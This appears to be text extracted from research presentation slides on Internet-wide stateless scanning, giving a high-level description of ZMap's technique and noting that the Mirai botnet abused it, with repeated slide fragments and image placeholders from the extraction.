



A Global Phenomenon



A Global Pheno

Do these packets pose a threat?



Background: Stateless Scanning


"Scan the Internet in less than 1 hour on commodity hardware!"

- Increases scan speeds by avoiding local state
 - Hand-crafted probes sent via raw sockets
 - Recognize replies via SYN cookies
- Popularized by **ZMap** around 2013
- Abused by **Mirai** in 2016

Background: Stateless Scanning

"Scan the Internet in less than 1 hour on commodity hardware!"


- Increases scan speeds by avoiding local state
 - Hand-crafted probes sent via raw sockets
 - Recognize replies via SYN cookies
- Popularized by **ZMap** around 2013
- Abused by **Mirai** in 2016



Background: Stateless Scanning

"Scan the Internet in less than 1 hour on commodity hardware!"

